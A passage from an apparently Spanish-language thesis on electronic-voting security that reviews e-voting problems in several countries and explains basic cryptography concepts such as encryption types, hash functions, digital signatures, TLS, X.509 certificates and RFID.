


Figura 2-12: Problemas en las elecciones presidenciales de Estados Unidos en 2016

2.3.2.7. Alemania

En Alemania la votación electrónica a través de urnas electrónicas fue utilizada por más de 10 años. Sin embargo, la Corte Superior Constitucional determinó inconstitucional el uso del voto electrónico, argumentando que el principio de la naturaleza pública de una elección requiere que todos los pasos esenciales estén sometidos a la verificación por parte del público, y cuando se utilizan máquinas electrónicas de votación, estos pasos esenciales no pueden ser comprobados por ciudadanos sin conocimientos especiales [29].

¹² Uno de los mayores proveedores de urnas electrónicas de Estados Unidos fue la empresa Diebold.

2.3.2.8. *Noruega*

Se realizó un estudio de factibilidad en 2006, en 2010 una prueba piloto en 10 municipalidades y otra en 2013. Finalmente en 2014, se anunció oficialmente el abandono de todas las pruebas debido a las controversias políticas suscitadas en materia de seguridad y a una baja sensible en la participación electoral de los ciudadanos durante las pruebas.

2.3.2.9. *Brasil*

En noviembre de 2009, un investigador brasileño en un lapso de 29 minutos y con un receptor económico rompió el secreto de las urnas electrónicas. Según el investigador, Sergio Freitas da Silva, logró violar el secreto de las urnas con equipamiento que costó 10 reales, permitiéndole grabar las emisiones de los botones de la urna y luego decodificar las señales, para descubrir que candidato está eligiendo cada votante a través de la *interferencia de Van Eck* [30], que es un procedimiento para reproducir remotamente la imagen presente en una pantalla LCD (Liquid Crystal Display) o CRT (Cathode Ray Tube) mediante la emisión de ondas electromagnéticas. El experimento se llevó a cabo a 20 centímetros de distancia, aunque indicó que podía ampliarse notablemente usando antenas de mayor potencia. A pesar de esto, el Tribunal Electoral de Brasil determinó que es imposible realizar el procedimiento en una situación real de elecciones.

En 2014 [31] el sistema utilizado fue analizado y se determinó que tampoco se protegía el secreto del voto, dado que se podía saber a quién votó cada persona por una mala implementación del mecanismo de aleatoriedad que supuestamente ocultaba el orden en el cual los votos fueron emitidos. Además de esto, utilizaba algoritmos criptográficos obsoletos. En las elecciones presidenciales de ese mismo año, circularon videos de personas que tenían distintos inconvenientes al votar, teniendo que intentarlo reiteradas veces para poder ejercer su derecho. Se generó mucha controversia ante la utilización del sistema, ya que la elección determinó a Dilma Rousseff ganadora por 3.360.000 votos, mientras que la cantidad de votos nulos fue de 5.200.000.

2.3.2.10. *Holanda*

Holanda comenzó a utilizar urnas electrónicas en 1997. En 2007 se comprobó que los votos del sistema NewVote podían ser leídos a varios metros de distancia utilizando la misma técnica que en Brasil y que los programas podían ser alterados [32]. En 2008 el gobierno holandés anunció oficialmente que dejaría de utilizar computadoras de votación y volvería a los sistemas electorales basados en lápiz y papel.

2.3.2.11. *Inglaterra*

A partir de año 2000 se desarrollaron pruebas a nivel municipal y en el año 2004, se realizó una prueba piloto en Londres. Luego de problemas detectados en las elecciones municipales del 2007 en las que se perdieron una gran cantidad de votos, estudios posteriores determinaron que no existía un sistema lo suficientemente riguroso de auditoría como para asegurar que tanto el hardware como el software estén libres de vulnerabilidades o errores. Estas razones junto con diversos problemas en las pruebas piloto de votación llevaron al país a abandonar el voto electrónico.

2.3.2.12. *Irlanda*

Se planeó introducir un sistema de voto electrónico para las elecciones de 2004, por lo que se adquirió equipamiento entre 2002 y 2003, pero nunca se llegó a utilizar; la resistencia de los electores y evaluaciones determinaron que no se podía garantizar la integridad de ninguna elección que lo usara. El costo del experimento fue de 54 millones de euros, sin contar el gasto adicional para deshacerse de las máquinas jamás utilizadas finalmente en el año 2012 [33].

Capítulo 3

Aspectos de seguridad y auditoría

Existen tres alternativas a adoptar frente a la implementación del voto electrónico en la Argentina. La primera consiste en ignorar los riesgos que la utilización del voto electrónico trae aparejados, dando lugar probablemente a resultados cuestionables ante su utilización. La segunda y el enfoque seguido en esta tesis, es gestionar los posibles riesgos implementando una arquitectura de seguridad adecuada, combinando medidas de seguridad tecnológicas y físicas. Finalmente la última opción es evitar totalmente cualquier riesgo y continuar utilizando el sistema tradicional de emisión del sufragio.

El objetivo principal de este trabajo es determinar las principales vulnerabilidades, desde el punto de vista de la seguridad y auditoría, de los sistemas de voto electrónico utilizados en Argentina y para ello, es necesario contemplar ciertos aspectos imprescindibles sobre la seguridad. A continuación se van a mencionar algunas vulnerabilidades a tener en cuenta con respecto a la implementación de cualquier sistema de votación.

3.1. Conceptos fundamentales

Un reto importante del voto electrónico es la seguridad y la criptografía [34] es el campo que juega un papel central en la misma, tratando de resolver requerimientos como la privacidad de los votos y la integridad de los elementos involucrados en la elección. La criptografía hace uso de métodos y técnicas con el objeto principal de cifrar un mensaje o archivo por medio de un algoritmo, usando una o más claves. A continuación se van a describir algunos conceptos necesarios para entender la arquitectura de seguridad de cualquier sistema; específicamente, del que se va a analizar más adelante en el Capítulo 4.

3.1.1. Tipos de cifrado

Los datos son calificados como *texto plano* cuando el acceso a estos permite conocer la información que contienen. Cifrar la información es aplicar un algoritmo criptográfico en conjunto con una o más claves al texto plano para obtener el *texto cifrado*, que es la información inicial cifrada. Una simple representación gráfica se puede observar en la Figura 3-1. Asimismo, el proceso inverso es denominado descifrado de la información.




Figura 3-1: Cifrado de información

Dependiendo del fin se puede utilizar una gran variedad de algoritmos de cifrado. Para asegurar la confidencialidad se utiliza el propio cifrado, para asegurar la autenticidad se utiliza la firma digital y para detectar la manipulación de un documento se utilizan funciones hash. Existen tres tipos de cifrado: cifrado simétrico, cifrado asimétrico y cifrado híbrido.

3.1.1.1. Cifrado simétrico

Se utiliza una sola clave para cifrar y descifrar el mensaje, que tienen que conocer previamente tanto el emisor como el receptor. Este es el punto débil de este tipo de cifrado, puesto que ambas partes se tienen que poner de acuerdo anticipadamente para determinar la clave a usar y este intercambio se hace sobre un canal de comunicación inseguro. En la Figura 3-2 puede observarse el proceso.




Figura 3-2: Cifrado simétrico

Entre los algoritmos de criptografía simétrica se encuentran RC5, IDEA (*International Data Encryption Algorithm*), y los principalmente utilizados DES (*Data Encryption Standard*), 3DES (*Triple Data Encryption Standard*) y AES (*Advanced Encryption Standard*).

3.1.1.1.1. Algoritmo DES

El Data Encryption Standard es básicamente una secuencia de permutaciones y sustituciones de bits de datos, combinadas con una clave de cifrado de 64 bits, la cual es considerada insegura al utilizarla por un tiempo prolongado, pues se han realizado pruebas que han roto claves en menos de 24 horas [35].

3.1.1.1.2. Algoritmo 3DES

Esta técnica básicamente consiste en aplicar DES tres veces seguidas a un mismo bloque de texto plano. Aunque es considerado un algoritmo seguro, consume muchos recursos, siendo esa fundamentalmente la mayor desventaja.

3.1.1.1.3. Algoritmo AES

AES sustituyó a DES como estándar criptográfico y es un cifrado por bloques¹³ iterativo, lo que significa que el bloque de entrada inicial y la clave de cifrado atraviesan múltiples ciclos de transformación antes de generar los datos de salida. Pueden utilizarse claves de 128, 192 o 256 bits

¹³ Un cifrado por bloques opera en grupos de bits de longitud fija, denominados bloques, aplicándoles una transformación.

para cifrar bloques de datos de 128, 192 o 256 bits de longitud, y es posible utilizar cualquiera de las nueve combinaciones de bloques y claves [36] [37].

3.1.1.2. Cifrado asimétrico

En este caso se utilizan dos claves, una pública y una privada que están matemáticamente relacionadas. Cada par de claves está asociado a un único usuario, quien difunde su clave pública y debe mantener en secreto su clave privada, como puede observarse en la Figura 3-3. Un mensaje cifrado con la clave pública solo puede ser descifrado con la clave privada correspondiente y viceversa. Los algoritmos de este tipo de cifrado incluyen el DH (*Diffie & Hellman*), DSA (*Digital Signature Algorithm*) y RSA (*Rivest, Shamir, Adleman*) que es el más ampliamente utilizado.




Figura 3-3: Cifrado asimétrico

Los problemas de este tipo de cifrado están relacionados con el espacio que pueden ocupar los datos cifrados, con el tamaño de las claves ya que son de mayor tamaño que las simétricas y con el tiempo de proceso.

3.1.1.2.1. Firma Digital.

El concepto de clave pública, como también se denomina al cifrado asimétrico, permite disponer de una herramienta análoga a las firmas convencionales, las *firmas digitales*, que permiten verificar la autenticidad de documentos digitales. Para obtener el resumen de los datos se utilizan funciones hash. Luego se cifra el resumen con la clave privada del emisor, obteniendo así la firma digital que va a enviarse con el documento original. Posteriormente, el destinatario va a descifrar el resumen del mensaje mediante la clave pública del emisor y aplicar la función hash al mensaje, para obtener el resumen y poder compararlo con el resumen recibido que está firmado. Si estos coinciden, se verifica la identidad del emisor. El esquema está representado en la Figura 3-4.




Figura 3-4: Esquema básico de firma digital

Las *funciones criptográficas hash* son algoritmos matemáticos que transforman cualquier bloque de datos en una serie de caracteres con una longitud fija, denominado *resumen* o *hash*. Independientemente de la longitud de los datos de entrada, el valor hash siempre tendrá la misma longitud. A continuación, en la Figura 3-5 se puede observar un ejemplo práctico.




Figura 3-5: Función Hash

Se utilizan principalmente para verificar la integridad de información. Es posible que existan hash iguales para objetos diferentes, dado que una función hash tiene un número de bits definido; cuando ocurre esta situación se la denomina *colisión*.

Las funciones Hash criptográficas típicamente producen valores Hash de 128 bits o más, por lo que el número de valores Hash diferentes que se obtienen, 2^{128} , es bastante amplio. La razón para requerir más de 128 bits se basa en la *paradoja de cumpleaños*¹⁴, con la cual para producir una colisión se necesitarían 2^{64} intentos con una probabilidad de un 50%.

¹⁴ Esta paradoja afirma que para generar colisiones en una función aleatoria perfecta (en particular, funciones hash) de n bits, con una probabilidad del 50% aproximadamente, se requieren solo $2^{n/2}$ intentos.

Entre los algoritmos de funciones hash más conocidos y usados se encuentran MD5 y SHA-1, aunque actualmente no son seguros. Hoy en día se recomienda utilizar SHA256 o SHA512. En la Figura 3-6 se pueden observar las diferentes características de cada algoritmo.

Hash	n (bits bloque)	m (bits hash)	Colisión (teórica)
Matyas-Meyer-Oseas	n	m	$2^{n/2}$
MDC-2 (c/DES)	64	128	2^{55}
MDC-4 (c/DES)	64	128	2^{56}
Merkle (c/DES)	106	128	2^{56}
MD4	512	128	2^{20}
MD5	512	128	2^{64}
RIPEMD-128	512	128	2^{64}
RIPEMD-128/SHA-1	512	160	2^{80}
SHA512	512	512	2^{256}

Figura 3-6: Resumen de algoritmos Hash

- **MD5:** es un algoritmo de reducción criptográfico de 128 bits [38]. Su principal utilización es para el chequeo de integridad de archivos. A pesar de haber sido considerado criptográficamente seguro en un principio, investigaciones revelaron vulnerabilidades importantes, como por ejemplo se ha demostrado que MD5 no es resistente a las colisiones [39], razón por la cual no debería utilizarse para certificados SSL¹⁵ porque se podrían generar certificados fraudulentos.
- **SHA:** Es una familia de funciones hash publicadas por el NIST¹⁶. El algoritmo SHA-1 [40] toma un mensaje que puede tener como máximo 2^{64} bits de longitud y produce un hash o resumen de 160 bits. Este algoritmo es un poco más lento que el MD5, pero al ser el resumen más largo es más seguro contra ataques de colisión por fuerza bruta. En 2005 se identificaron fallas de seguridad en el SHA-1 por lo que se elaboraron luego versiones más fuertes, SHA-224, SHA-256, SHA-284 y SHA-512, conocidas en forma conjunta como SHA-2.

3.1.1.2.2. Algoritmos de cifrado asimétrico.

Los principales algoritmos de cifrado asimétrico son:

- ✓ **Algoritmo DSA:** El DSA (Digital Signature Algorithm) es un estándar del gobierno de los Estados Unidos para firmas digitales, propuesto por el NIST [41]. Es un algoritmo para firmar, y no para cifrar información. Su principal desventaja es que requiere mucho más tiempo de cómputo que el algoritmo RSA.

¹⁵ SSL (Secure Sockets Layer).

¹⁶ NIST (Instituto Nacional de Normas y Tecnología).

- ✓ Algoritmo RSA: En criptografía, RSA (Rivest, Shamir y Adleman) es uno de los más extendidos algoritmos y utiliza la exponenciación modular para cifrar y descifrar. Basa su seguridad en la complejidad del problema de la factorización de enteros grandes [42]. Las claves públicas se calculan a partir de un número que se obtiene como producto de dos números primos grandes, por lo que un atacante que quiera recuperar un texto plano a partir del criptograma y de la clave pública, tiene que enfrentarse a dicho problema de factorización. Con la tecnología de hoy en día, no existe ningún algoritmo con determinado orden de complejidad que permita factorizar en un tiempo razonable números de tamaños como los empleados en RSA que actualmente van desde 1024 a 2048 bits, por lo que es computacionalmente intratable [43].

3.1.1.3. Cifrado híbrido

Este cifrado resuelve los problemas de privacidad que podría suponer el uso de cifrado simétrico, y el tiempo de proceso del uso del cifrado asimétrico, de esta manera se combinan ambos tipos para su uso. Inicialmente, en el receptor se generan dos tipos de claves, una privada y una pública. El emisor cifra un archivo con cifrado simétrico y el receptor envía su clave pública al emisor, de manera que éste la utilice para cifrar la clave que usó para encriptar el archivo. Por lo tanto, se envía el archivo cifrado simétricamente, y la clave del archivo cifrada asimétricamente. En la Figura 3-7 se puede ver claramente el proceso.




Figura 3-7: Esquema de cifrado híbrido

3.1.2. Protocolo HTTPS

HTTP (*Hypertext Transfer Protocol*) es el protocolo que utilizan los navegadores para comunicarse con los servidores web. Con HTTP cualquier dato se transmite en texto plano sin cifrar, por lo que cualquier persona que esté conectado a la misma red o cualquier persona que tenga acceso a la comunicación entre un ordenador con su ISP (*Internet service provider*) puede ver los datos que ese

ordenador envía y recibe, corriendo riesgos de interceptación o modificación de los datos, phishing¹⁷, entre otros [44].

Para solucionar ese inconveniente, al tratarse de datos sensibles como contraseñas, datos bancarios y demás información confidencial, existe la necesidad de cifrarlos para que nadie más pueda verlos. El protocolo HTTPS (*Hypertext Transfer Protocol Secure*) existe para eso y no es nada más que HTTP estándar sobre SSL/TLS (*Secure Sockets Layer / Transmission Layer Security*) los cuales son dos protocolos criptográficos a través de internet y se describirán en la siguiente sección.

3.1.3. SSL/TLS

SSL y TLS son protocolos criptográficos que proporcionan comunicaciones seguras en una red. Se basan en un proceso de cifrado de clave pública estableciendo un canal de comunicación seguro entre dos equipos después de una fase de autenticación. Proporcionan confidencialidad mediante el uso de cifrado, integridad de datos y autenticación por medio de certificados digitales. SSL/TLS se encuentra en la capa de transporte TCP/IP bajo la capa de aplicación, por lo que es independiente del protocolo suprayacente utilizado, como se puede observar en la Figura 3-8.




Figura 3-8: Protocolos SSL/TLS

Un *certificado digital* garantiza la vinculación entre una persona o entidad con su clave pública a través de la Autoridad de Certificación¹⁸. El formato de certificados X.509 es un estándar del ITU-T¹⁹ y el ISO/IEC²⁰ y contienen un conjunto de campos dependiendo de su versión, los cuales son [45]:

- Número de serie del certificado: Es un número único asignado por la Autoridad Certificadora.
- Versión: Contiene el número de versión del certificado codificado.
- Identificador del algoritmo de cifrado: Identifica el algoritmo empleado para firmar el certificado, como puede ser RCA o DSA.

¹⁷ Phishing se denomina a la obtención de información confidencial de manera ilegítima o fraudulenta a través de algún engaño o señuelo.

¹⁸ Es la entidad de confianza que da legitimidad a la relación de una clave pública con una entidad.

¹⁹ International Telecommunication Union-Telecommunication Standardization Sector.

²⁰ International Standards Organization / International Electrotechnical Commission.

- Nombre del emisor: Identifica la Autoridad Certificadora que ha firmado y emitido el certificado.
- Período de validez: Indica el período de tiempo durante el cual el certificado es válido. El campo consiste en la fecha inicial, la fecha en la que el certificado comienza a ser válido y la fecha después de la cual el certificado deja de serlo.
- Nombre del sujeto: Identifica la entidad cuya clave pública está certificada en el campo siguiente.
- Información de clave pública del sujeto: Contiene la clave pública, sus parámetros y el identificador del algoritmo con el que se emplea la clave.
- Identificador único del emisor: Es un campo opcional que permite reutilizar nombres de emisor.
- Identificador único del sujeto: Es un campo opcional que permite reutilizar nombres de sujeto.
- Extensiones: Las extensiones son la manera de proporcionar información adicional de sujetos y claves públicas, entre otras cosas.

El formato se puede observar en la Figura 3-9.




Figura 3-9: Formato de certificado X.509

El funcionamiento básico de SSL/TLS cuando se accede a un sitio seguro, es representado en la Figura 3-10 utilizando como ejemplo al sitio Facebook. Básicamente sucede lo siguiente: el navegador hace una petición al sitio web con el que quiere establecer una comunicación segura enviando los parámetros necesarios, entre ellos, la versión del protocolo SSL/TLS que soporta el navegador. Luego, el sitio responde con un mensaje informando que está de acuerdo en establecer la conexión, enviándole el certificado digital correspondiente al navegador, el cual lo verifica y determina la confiabilidad del sitio.




Figura 3-10: Funcionamiento general de SSL/TLS

Por supuesto, no se puede garantizar la confiabilidad al 100%, dado que se puede vulnerar esta seguridad como se demostrará más adelante.

SSL es el predecesor de TLS y fue originalmente desarrollado por Netscape²¹ en 1995 con SSL 2.0. Esta versión fue rápidamente reemplazada por SSL 3.0 en 1996 después de que muchas vulnerabilidades fueran encontradas [46]. En 1999 fue introducido TLS 1.0 como la nueva versión de SSLv3, para luego migrar a TLS 1.1 y 1.2 que es la utilizada actualmente.

3.1.4. RFID

Los sistemas de identificación por radiofrecuencia (RFID) son una tecnología para la identificación de objetos a distancia, sin necesidad de contacto. Se requiere lo que se conoce como etiqueta o tag RFID que consiste en un microchip que va junto a una antena de radio y sirve para identificar unívocamente al elemento portador de la etiqueta. En la Figura 3-11, se pueden observar estos componentes. Según el modelo específico se va a poder almacenar cierta cantidad de datos en el chip, dado que existen chips de lectura y regrabables [47].

²¹ Netscape Communications Corporation es una empresa de software famosa por ser la creadora del navegador Netscape Navigator.

